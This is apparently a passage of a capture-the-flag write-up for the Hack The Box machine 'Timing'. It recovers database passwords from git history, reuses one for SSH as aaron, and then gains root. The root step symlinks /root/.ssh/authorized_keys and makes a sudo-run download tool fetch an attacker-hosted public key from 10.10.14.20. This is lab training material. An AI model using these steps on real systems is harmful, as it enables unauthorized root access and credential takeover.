
2.3 Git Enumeration

After extracted it with GitTools, Discover there are 2 folders under the git directory.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/src-backup-dir/backup/git-dir$ ls -la
total 16
drwxr-xr-x 4 sodanew sodanew 4096 Jun  6 12:36 .
drwxr-xr-x 7 sodanew sodanew 4096 Jun  6 12:36 ..
drwxr-xr-x 5 sodanew sodanew 4096 Jun  6 12:36 0-16de2698b5b122c93461298eab730d00273bd83e
drwxr-xr-x 5 sodanew sodanew 4096 Jun  6 12:36 1-e4e214696159a25c69812571c8214d2bf8736a3f
```

Compare it both side. Discover that there are 2 file are differences.




0-16de2698b5b122c93461298eab730d00273bd83e

Name	Size	Modification time
0-16de2698b5b122c93461298eab730d00273bd83e	4.1 kB	Mon 06 Jun 2022 12:36:44
css	4.1 kB	Mon 06 Jun 2022 12:36:44
images	4.1 kB	Mon 06 Jun 2022 12:36:44
js	4.1 kB	Mon 06 Jun 2022 12:36:44
admin_auth_check.php	200 B	Mon 06 Jun 2022 12:36:44
auth_check.php	373 B	Mon 06 Jun 2022 12:36:44
avatar_uploader.php	1.3 kB	Mon 06 Jun 2022 12:36:44
commit-meta.txt	222 B	Mon 06 Jun 2022 12:36:44
db_conn.php	92 B	Mon 06 Jun 2022 12:36:44
footer.php	3.9 kB	Mon 06 Jun 2022 12:36:44
header.php	1.5 kB	Mon 06 Jun 2022 12:36:44
image.php	507 B	Mon 06 Jun 2022 12:36:44
index.php	188 B	Mon 06 Jun 2022 12:36:44
login.php	2.1 kB	Mon 06 Jun 2022 12:36:44
logout.php	113 B	Mon 06 Jun 2022 12:36:44
profile.php	3.0 kB	Mon 06 Jun 2022 12:36:44
profile_update.php	1.7 kB	Mon 06 Jun 2022 12:36:44
upload.php	984 B	Mon 06 Jun 2022 12:36:44

1-e4e214696159a25c69812571c8214d2bf8736a3f

Name	Size	Modification time
1-e4e214696159a25c69812571c8214d2bf8736a3f	4.1 kB	Mon 06 Jun 2022 12:36:44
css	4.1 kB	Mon 06 Jun 2022 12:36:44
images	4.1 kB	Mon 06 Jun 2022 12:36:44
js	4.1 kB	Mon 06 Jun 2022 12:36:44
admin_auth_check.php	200 B	Mon 06 Jun 2022 12:36:44
auth_check.php	373 B	Mon 06 Jun 2022 12:36:44
avatar_uploader.php	1.3 kB	Mon 06 Jun 2022 12:36:44
commit-meta.txt	163 B	Mon 06 Jun 2022 12:36:44
db_conn.php	96 B	Mon 06 Jun 2022 12:36:44
footer.php	3.9 kB	Mon 06 Jun 2022 12:36:44
header.php	1.5 kB	Mon 06 Jun 2022 12:36:44
image.php	507 B	Mon 06 Jun 2022 12:36:44
index.php	188 B	Mon 06 Jun 2022 12:36:44
login.php	2.1 kB	Mon 06 Jun 2022 12:36:44
logout.php	113 B	Mon 06 Jun 2022 12:36:44
profile.php	3.0 kB	Mon 06 Jun 2022 12:36:44
profile_update.php	1.7 kB	Mon 06 Jun 2022 12:36:44
upload.php	984 B	Mon 06 Jun 2022 12:36:44

Discover credentials.




```
<?php
$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```

```
<?php
$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
```

2.4 Shell as Aaron


Test use the new discover credentials to login via SSH of aaron user. We success logged in to the machine.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/src-backup-dir/backup/git-dir$ ssh aaron@10.10.11.135
The authenticity of host '10.10.11.135 (10.10.11.135)' can't be established.
ED25519 key fingerprint is SHA256:l+I6D4WoPXSUZt7KMuKochzDuE9R21TrDSgg9nJcD5I.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:157: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.135' (ED25519) to the list of known hosts.
aaron@10.10.11.135's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun  6 04:42:00 UTC 2022

  System load:  0.01              Processes:           170
  Usage of /:   49.7% of 4.85GB   Users logged in:     0
  Memory usage: 12%               IP address for eth0: 10.10.11.135
  Swap usage:   0%


8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Jun  6 00:39:36 2022 from 10.10.16.16
aaron@timing:~$
```

2.4.1 Verify Sudo permission


Discover that we can execute netutils binary.



```
aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
aaron@timing:~$
```


2.4.2 Root File permission

Run the binary with Sudo. Discover that it will make a connection to our server.




```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.10.14.20/sd.txt
Initializing download: http://10.10.14.20/sd.txt
File size: 12 bytes
Opening output file sd.txt
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 12 byte in 0 seconds. (0.01 KB/s)
```

Check on our server on port 80.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/ssh-dir/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.135 - - [06/Jun/2022 13:04:58] "GET /sd.txt HTTP/1.0" 200 -
10.10.11.135 - - [06/Jun/2022 13:04:58] "GET /sd.txt HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/ssh-dir/www$
```

Verify the file on target server machine. Discover that the file permission is under root.




```
Input >> ^Caaron@timing:~$ ls -la
total 48
drwxr-x--x 6 aaron aaron 4096 Jun  6 05:05 .
drwxr-xr-x 3 root  root  4096 Dec  2  2021 ..
lrwxrwxrwx 1 root  root     9 Oct  5  2021 .bash_history -> /dev/null
-rw-r--r-- 1 aaron aaron  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 aaron aaron 3771 Apr  4  2018 .bashrc
drwx------ 2 aaron aaron 4096 Nov 29  2021 .cache
drwx------ 3 aaron aaron 4096 Nov 29  2021 .gnupg
drwxrwxr-x 3 aaron aaron 4096 Nov 29  2021 .local
drwxrwxr-x 2 aaron aaron 4096 Jun  6 00:35 [redacted]
-rw-r--r-- 1 aaron aaron  807 Apr  4  2018 .profile
lrwxrwxrwx 1 aaron aaron   26 Jun  6 00:35 [redacted]
-rw-r--r-- 1 root  root   272 Jun  6 00:39 [redacted]
-rw-r--r-- 1 root  root    12 Jun  6 05:05 sd.txt
-rw-r----- 1 root  aaron   33 Jun  5 23:22 [redacted]
lrwxrwxrwx 1 root  root     9 Oct  5  2021 .viminfo -> /dev/null
```

3.0 PRIVILEGE ESCALATION AS ROOT


3.1 Soft symlink

We can use symlink to root '/.ssh/authorized_keys' to replace it with our generated public key.



```
aaron@timing:~$ ln -s /root/.ssh/authorized_keys sodanew
aaron@timing:~$ ls -la
total 36
drwxr-x--x 5 aaron aaron 4096 Jun  6 05:40 .
drwxr-xr-x 3 root  root  4096 Dec  2  2021 ..
lrwxrwxrwx 1 root  root     9 Oct  5  2021 .bash_history -> /dev/null
-rw-r--r-- 1 aaron aaron  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 aaron aaron 3771 Apr  4  2018 .bashrc
drwx------ 2 aaron aaron 4096 Nov 29  2021 .cache
drwx------ 3 aaron aaron 4096 Nov 29  2021 .gnupg
drwxrwxr-x 3 aaron aaron 4096 Nov 29  2021 .local
-rw-r--r-- 1 aaron aaron  807 Apr  4  2018 .profile
lrwxrwxrwx 1 aaron aaron   26 Jun  6 05:40 sodanew -> /root/.ssh/authorized_keys
-rw-r----- 1 root  aaron   33 Jun  6 05:38 user.txt
lrwxrwxrwx 1 root  root     9 Oct  5  2021 .viminfo -> /dev/null
aaron@timing:~$ sudo /usr/bin/netutils
```


Generate the public key and host web server.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/ssh-dir$ ls -la
total 20
drwxr-xr-x 3 sodanew sodanew 4096 Jun  6 13:04 .
drwxr-xr-x 7 sodanew sodanew 4096 Jun  6 12:28 ..
-rw------- 1 sodanew sodanew 2602 Jun  6 13:03 root_timing
-rw-r--r-- 1 sodanew sodanew  569 Jun  6 13:03 root_timing.pub
drwxr-xr-x 2 sodanew sodanew 4096 Jun  6 13:04 www
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/ssh-dir$ cp root_timing.pub ./www/sodanew
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/ssh-dir$ cd www
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/ssh-dir/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

3.2 Replace root authorized_keys


Connect our webserver to download public key and replace the root authorized_keys.



```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.10.14.20/sodanew
Initializing download: http://10.10.14.20/sodanew
File size: 569 bytes
Opening output file sodanew
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 569 byte in 0 seconds. (0.92 KB/s)

netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> ^Caaron@timing:~$ ls -la
```

3.3 Root Shell

SSH Connect as root via key.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/ssh-dir$ ssh -i root_timing root@10.10.11.135
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun  6 05:41:22 UTC 2022

  System load:  0.14              Processes:           201
  Usage of /:   49.2% of 4.85GB   Users logged in:     1
  Memory usage: 10%               IP address for eth0: 10.10.11.135
  Swap usage:   0%


8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@timing:~# id
uid=0(root) gid=0(root) groups=0(root)
root@timing:~# cat root.txt
7935c0c412e43f796b693344fa49aad8
```